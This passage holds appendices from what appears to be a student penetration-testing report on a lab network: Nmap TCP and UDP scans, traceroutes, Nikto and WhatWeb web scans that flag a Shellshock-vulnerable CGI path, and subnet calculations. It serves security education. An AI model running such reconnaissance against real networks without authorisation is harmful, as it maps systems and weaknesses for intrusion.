|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.10 (Unix)
|_http-title: CMP314 -  Never Going to Give You Up
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35181/udp   status
|   100024  1          43840/udp6  status
|   100024  1          48859/tcp   status
|_  100024  1          57670/tcp6  status
48859/tcp open  status  1 (RPC #100024)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

172.16.221.237 Host TCP Scan

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-31 02:55 EST
Nmap scan report for 172.16.221.237
Host is up (0.00083s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2014-04-29T04:28:50
|_Not valid after:  2024-04-26T04:28:50
|_ssl-date: 2021-01-03T21:19:47+00:00; +3d13h23m38s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
```

7.2 Appendix B – Nmap UDP Port Scans of the Machines

```
root@kali:~# nmap -sU [ip-address]
```

UDP port scans were run against each of the discovered available IP addresses.

192.168.0.33 Host UDP Scan Results

```
Nmap scan report for 192.168.0.33
Host is up (0.00058s latency).
Not shown: 918 closed ports, 80 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.34 Host UDP Scan Results

```
Nmap scan report for 192.168.0.34
Host is up (0.00089s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE
111/udp  open          rpcbind
631/udp  open|filtered ipp
780/udp  open|filtered wpgs
2049/udp open          nfs
5353/udp open          zeroconf
```

192.168.0.66 Host UDP Scan Results

```
Nmap scan report for 192.168.0.66
Host is up (0.0025s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
111/udp  open          rpcbind
631/udp  open|filtered ipp
2049/udp open          nfs
5353/udp open          zeroconf
```

192.168.0.129 Host UDP Scan

```
Nmap scan report for 192.168.0.129
Host is up (0.010s latency).
Not shown: 967 closed ports, 31 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.130 Host UDP Scan

```
Nmap scan report for 192.168.0.130
Host is up (0.00097s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
111/udp  open          rpcbind
631/udp  open|filtered ipp
2049/udp open          nfs
5353/udp open          zeroconf
```

192.168.0.193 Host UDP Scan

```
Nmap scan report for 192.168.0.193
Host is up (0.00049s latency).
Not shown: 958 closed ports, 40 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
MAC Address: 00:50:56:99:6C:E2 (VMware)
```

192.168.0.203 Host UDP Scan

```
Nmap scan report for 192.168.0.203
Host is up (0.00040s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
67/udp open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)
```

192.168.0.210 Host UDP Scan

```
Nmap scan report for 192.168.0.210
Host is up (0.00040s latency).
Not shown: 954 closed ports, 43 open|filtered ports
PORT     STATE SERVICE
111/udp  open  rpcbind
2049/udp open  nfs
5353/udp open  zeroconf
MAC Address: 00:0C:29:0D:67:C6 (VMware)
```

192.168.0.225 Host UDP Scan

```
Nmap scan report for 192.168.0.225
Host is up (0.00030s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.226 Host UDP Scan

```
Nmap scan report for 192.168.0.226
Host is up (0.00064s latency).
Not shown: 953 closed ports, 45 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.229 Host UDP Scan

```
Nmap scan report for 192.168.0.229
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.230 Host UDP Scan

```
Nmap scan report for 192.168.0.230
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.233 Host UDP Scan

```
Nmap scan report for 192.168.0.233
Host is up (0.00092s latency).
Not shown: 967 closed ports, 31 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.242 Host UDP Scan

```
Nmap scan report for 192.168.0.242
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT     STATE         SERVICE
111/udp  open          rpcbind
631/udp  open|filtered ipp
5353/udp open          zeroconf
```

172.16.221.237 Host UDP Scan

```
Nmap scan report for 172.16.221.237
Host is up (0.00073s latency).
Not shown: 953 closed ports, 46 open|filtered ports
PORT     STATE SERVICE
5353/udp open  zeroconf
```

7.3 APPENDIX C – TRACEROUTE SCANS

Traceroute run from the Kali machine (192.168.0.200) in order to display possible routes, i.e. network paths and determine the deployed network devices logical location.

```
root@kali:~# traceroute 192.168.0.33
traceroute to 192.168.0.33 (192.168.0.33), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.730 ms  0.686 ms  0.719 ms
 2  192.168.0.33 (192.168.0.33)  1.665 ms  1.659 ms  1.678 ms
```

```
root@kali:~# traceroute 192.168.0.34
traceroute to 192.168.0.34 (192.168.0.34), 30 hops max, 60 byte packets
tr 1  192.168.0.193 (192.168.0.193)  0.457 ms  0.413 ms  0.411 ms
 2  192.168.0.226 (192.168.0.226)  1.840 ms  1.793 ms  1.764 ms
 3  192.168.0.34 (192.168.0.34)  1.735 ms  1.674 ms  1.655 ms
```

```
root@kali:~# traceroute 192.168.0.129
traceroute to 192.168.0.129 (192.168.0.129), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.343 ms  0.375 ms  0.314 ms
 2  192.168.0.226 (192.168.0.226)  1.910 ms  1.913 ms  1.908 ms
 3  192.168.0.129 (192.168.0.129)  1.886 ms  1.907 ms  1.938 ms
```

```
root@kali:~# traceroute 192.168.0.130
traceroute to 192.168.0.130 (192.168.0.130), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.634 ms  0.586 ms  0.531 ms
 2  192.168.0.226 (192.168.0.226)  0.998 ms  0.978 ms  0.950 ms
 3  192.168.0.230 (192.168.0.230)  1.279 ms  1.310 ms  1.243 ms
 4  192.168.0.130 (192.168.0.130)  3.998 ms  4.238 ms  4.198 ms
```

```
root@kali:~# traceroute 192.168.0.225
traceroute to 192.168.0.225 (192.168.0.225), 30 hops max, 60 byte packets
 1  192.168.0.225 (192.168.0.225)  0.810 ms  0.733 ms  0.725 ms
```

```
root@kali:~# traceroute 192.168.0.226
traceroute to 192.168.0.226 (192.168.0.226), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.578 ms  0.734 ms  0.739 ms
 2  192.168.0.226 (192.168.0.226)  1.376 ms  1.387 ms  1.382 ms
```

```
root@kali:~# traceroute 192.168.0.229
traceroute to 192.168.0.229 (192.168.0.229), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.469 ms  0.356 ms  0.302 ms
 2  192.168.0.229 (192.168.0.229)  0.724 ms  1.430 ms  1.409 ms
```

```
root@kali:~# traceroute 192.168.0.230
traceroute to 192.168.0.230 (192.168.0.230), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.903 ms  0.871 ms  0.864 ms
 2  192.168.0.226 (192.168.0.226)  0.859 ms  0.852 ms  0.848 ms
 3  192.168.0.230 (192.168.0.230)  1.778 ms  1.777 ms  1.758 ms
```

```
root@kali:~# traceroute 192.168.0.233
traceroute to 192.168.0.233 (192.168.0.233), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.733 ms  0.685 ms  0.653 ms
 2  192.168.0.226 (192.168.0.226)  1.215 ms  1.200 ms  1.208 ms
 3  192.168.0.233 (192.168.0.233)  1.703 ms  1.802 ms  1.791 ms
```

```
root@kali:~# traceroute 192.168.0.242
traceroute to 192.168.0.242 (192.168.0.242), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.382 ms  0.364 ms  0.368 ms
 2  192.168.0.226 (192.168.0.226)  0.787 ms  0.787 ms  2.003 ms
 3  192.168.0.230 (192.168.0.230)  1.947 ms  1.928 ms  1.905 ms
 4  192.168.0.234 (192.168.0.234)  1.880 ms  1.795 ms  1.722 ms
 5  192.168.0.242 (192.168.0.242)  1.904 ms  1.878 ms  1.862 ms
```

7.4 APPENDIX D – NIKTO AND WHATWEB TOOLS SCAN OF THE WEB SERVER

```
root@kali:~# nikto -h http://192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2020-10-27 21:47:58 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
 some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
f the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL fo
r the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.
mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
```

```
root@kali:~# whatweb 192.168.0.242
http://192.168.0.242 [200 OK] Apache[2.4.10], Country[RESERVED][ZZ], HTML5, HTTPServer[Unix][Apache/2.4
.10 (Unix)], IP[192.168.0.242], JQuery[1.6.4], Script[text/javascript], Title[CMP314 -  Never Going to
Give You Up]
```

7.5 APPENDIX E – NIKTO AND WHATWEB TOOLS SCAN OF THE WEB SERVER 2

```
root@kali:~# nikto -h http://172.16.221.237
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.221.237
+ Target Hostname:    172.16.221.237
+ Target Port:        80
+ Start Time:         2020-10-28 16:10:01 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 45778, size: 177, mtime:
Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protec
t against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute fo
rce file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternative
s for 'index' were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is t
he EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 9 item(s) reported on remote host
```

```
root@kali:~# whatweb http://172.16.221.237
http://172.16.221.237 [200 OK] Apache[2.2.22], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux]
[Apache/2.2.22 (Ubuntu)], IP[172.16.221.237]
```

7.6 APPENDIX F – SUBNETWORK CALCULATIONS

7.6.1 Subnet Address: 192.168.0.0/27

IPv4 Address Class: Class C

Subnet Mask: 255.255.255.224

Table 6: IPv4 Class C Host Bit Field in Binary.

1	1	1	0	0	0	0	0

Assigned network portion bits borrowed from the host portion: 3

Number of Subnets: $2^3 = 8$

Number of Usable Hosts: $2^5 - 2 = 30$

CIDR Notation: 32 - 5 = 27 = /27

7.6.2 Subnet Address: 192.168.0.224/30

IPv4 Address Class: Class C

Subnet Mask: 255.255.255.252

Table 2: IPv4 Class C Network Mask in Binary

1	1	1	1	1	1	0	0

Assigned network portion bits borrowed from the host portion: 6

Number of Subnets: $2^6 = 64$

Number of Usable Hosts: $2^2 - 2 = 2$

CIDR Notation: 32 - 2 = 30 = /30

7.6.3 Subnet Address: 13.13.13.0/24

IPv4 Address Class: Class A

Subnet Mask: 255.255.255.0

Table 3: IPv4 Class A Host Bit Field in Binary

1	1	1	1	1	1	1	1	.	1	1	1	1	1	1	1	1	.	0	0	0	0	0	0	0	0

Assigned network portion bits borrowed from the host portion: 16

Number of Subnets: $2^{16} = 65536$

Number of Usable Hosts: $2^8 - 2 = 254$

CIDR Notation: 32 - 8 = 24 = /24

7.6.4 Subnet Address: 172.16.221.0/24

IPv4 Address Class: Class B

Subnet Mask: 255.255.255.0

Table 2: IPv4 Class B Host Bit Field in Binary

1	1	1	1	1	1	1	1	.	0	0	0	0	0	0	0	0

Assigned network portion bits borrowed from the host portion: 8

Number of Subnets: $2^8 = 256$

Number of Usable Hosts: $2^8 - 2 = 254$

CIDR Notation: 32 - 8 = 24 = /24